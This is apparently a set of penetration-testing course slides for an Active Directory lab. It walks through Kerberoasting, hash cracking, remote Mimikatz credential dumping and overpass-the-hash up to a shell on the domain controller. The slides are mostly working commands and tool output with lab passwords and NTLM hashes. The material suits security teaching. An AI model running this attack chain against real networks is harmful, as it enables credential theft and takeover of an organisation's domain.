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
## KERBEROASTING

# KERBEROASTING


- Targeting service accounts
- In Kerberoasting, we follow the normal flow of requesting valid TGS ticket for any service until step 4 “KRB\_TGS REP”.
- Part of the message is encrypted with the service key which is derived from the service owner hash. This message can be used to perform offline cracking.

## Prerequisite

- Valid domain user
- SPN



# OBTAINING TGS (3 & 4)



# PRINCIPALS

## **Unique Identity**

- User, computer, service
- Communicates through tickets issued by KDC

## **UPN**

- User principal name
- user@alto.tel (capitalized)

## **SPN**


- Service principal name
- Unique ID for a service instance
- Associates a service instance with a logon account
- Format: *ServiceClass/Host:Port*

# SPN (SERVICE PRINCIPAL NAME)

- Usually, the service owners are computer accounts and there are default built-in SPNs for computer accounts.
- Examples: HOST (has many services), LDAP, TERMSRV, CIFS (under HOST)...etc
- Sometimes Service Owners can be user accounts by setting the SPN attribute to specific username (Service Accounts)
- Kerberos authentication uses SPNs to associate a service instance with a service sign-in account.
- And can be set using setspn command:

```
setspn -S ServiceClass/Hostname:Port Domain\Username
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> setspn -Q */web-01*
Checking domain DC=alto,DC=tel
CN=WEB-01,OU=Servers,OU=IT Computers,OU=IT,DC=alto,DC=tel
WSMAN/WEB-01
WSMAN/WEB-01.alto.tel
TERMSRV/WEB-01
TERMSRV/WEB-01.alto.tel
RestrictedKrbHost/WEB-01
HOST/WEB-01
RestrictedKrbHost/WEB-01.alto.tel
HOST/WEB-01.alto.tel
CN=iis.srvc,OU=Service Accounts,OU=IT,DC=alto,DC=tel
http/web-01.alto.tel:80
mssqlsvc/web-01.alto.tel:1433
Existing SPN found!
```



# DISCUSS

Service owners can be computer accounts or user accounts, which one do we target? And why?

## Computer Accounts

- Very complex password
- 120 character
- Default policy to update every 30 days

```
msv :
[00000003] Primary
* Username : WEB-01$
* Domain : ALTO
* NTLM : 9cbea1282bcb33a0f3caf3c83ccffea7
* SHA1 : 5f2c98334f3fb69a3d1f9999adb2b1ffce8102af
tspkg :
wdigest :
* Username : WEB-01$
* Domain : ALTO
* Password : (null)
kerberos :
* Username : WEB-01$
* Domain : alto.tel
* Password : S*.lk)Tcy96@Tew2`/rJVzcg+++"+@s?'iN)y.Ksq2sa<;*<`f"JW2_N9B2%>!9.s?\k"z2OYgNT>Qe/ t_Pxkcs3&P)O)D/(Qu^tJuy\jM^0(\vg2Fkh![g
ssp :
credman :
```

# **MISSION**

Perform Kerberoasting attack

Bonus: try cracking the hash

Is IIS Service account local admin somewhere?

# **RUBEUS KERBEROAST**

Rubeus.exe kerberoast

# **CRACKING THE HASH**

```
Rubeus.exe kerberoast /format:hashcat /outfile:hash-
kerberoast.txt
```

```
hashcat -m 13100 --force -a 0 hashes-kerberoast.txt
```

Password:Serv@1234

# TEST ADMIN


```
runas.exe /user:iis.srvc@alto.tel "PowerShell.exe -ep
bypass"
```

```
cd C:\Tools\
```

```
Import-Module .\PowerView.ps1
```

```
Find-LocalAdminAccess
```

# LAB SETUP



**LOGIN TO WEB-01**  
**DADMIN.USER / ITDA@1234**

# **MISSION**

Dump hashes from WEB-01

# DUMP WEB-01 HASHES REMOTELY

```
runas.exe /user:iis.srvc@alto.tel "PowerShell.exe -ep bypass"
```

```
cd C:\Tools\
```

```
Import-Module Invoke-Mimikatz-Nishang.ps1
```

```
Invoke-Mimikatz -ComputerName web-01 -Command
privilege::debug
```

```
Invoke-Mimikatz -ComputerName web-01 -Command
sekurlsa::logonpasswords
```

Note Down the Dadmin.user and Web-01\$ machine account hashes

# OVERPASS THE HASH

Using the user's NTLM Hash to request Kerberos tickets:

- Ask for TGT on behalf of the user
- Then ask to access services that user has permission

## Over-PTH

- Lateral movement.
- Privilege escalation.

# **MISSION**

Perform Over-PTH and get a shell in the DC

# **OVER-PTH MIMIKATZ**

mimikatz.exe

```
sekurlsa::pth /user:dadmin.user /domain:alto.tel
/ntlm:ab17459b22bc447d860c7243f6b40436
/run:powershell.exe
```

```
dir \\dc-01\c$
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> & '.\mimikatz_trunk-2.2.0 20210531\x64\mimikatz.exe'
```

```
.#####. mimikatz 2.2.0 (x64) #19041 May 31 2021 00:08:47
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
/ \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
\ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX (vincent.letoux@gmail.com)
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # sekurlsa::pth /user:dadmin.user /domain:alto.tel /ntlm:ab17459b22bc447d860c7243f6b40436 /run:powershell.exe
```

```
user : dadmin.user
domain : alto.tel
program : powershell.exe
impers. : no
NTLM : ab17459b22bc447d860c7243f6b40436
```

```
| PID 6120
| TID 5568
| LSA Process is now R/W
| LUID 0 ; 1574247 (00000000:00180567)
__ msv1_0 - data copy @ 000002255A6C0BA0 : OK !
__ kerberos - data copy @ 000002255AF81388
 __ des_cbc_md4 -> null
 __ des_cbc_md4 OK
 __ *Password replace @ 000002255A6C89D8 (32) -> null
```

```
mimikatz # exit
Bye!
```

# **OVER-PTH RUBEUS**

```
.\Rubeus.exe asktgt /domain:alto.tel /user:DAdmin.user
/rc4:ab17459b22bc447d860c7243f6b40436 /ptt
```

Klist

```
.\PsExec64.exe -accepteula \\dc-01.alto.tel cmd
```

hostname

```
\\dc-01.alto.tel: cmd
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> klist
```

```
Current LogonId is 0x0806cd
```

```
Cached Tickets: (1)
```

```
#0> Client: DAdmin.user @ ALTO.TEL
 Server: krbtgt/alto.tel @ ALTO.TEL
 KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
 Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
 Start Time: 11/14/2022 6:44:23 (local)
 End Time: 11/14/2022 16:44:23 (local)
 Renew Time: 11/21/2022 6:44:23 (local)
 Session Key Type: RSADSI RC4-HMAC(NT)
 Cache Flags: 0x1 -> PRIMARY
 Kdc Called:
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> .\PsExec64.exe -accepteula \\dc-01.alto.tel cmd
```

```
PsExec v2.33 - Execute processes remotely
```

```
Copyright (C) 2001-2021 Mark Russinovich
```

```
Sysinternals - www.sysinternals.com
```

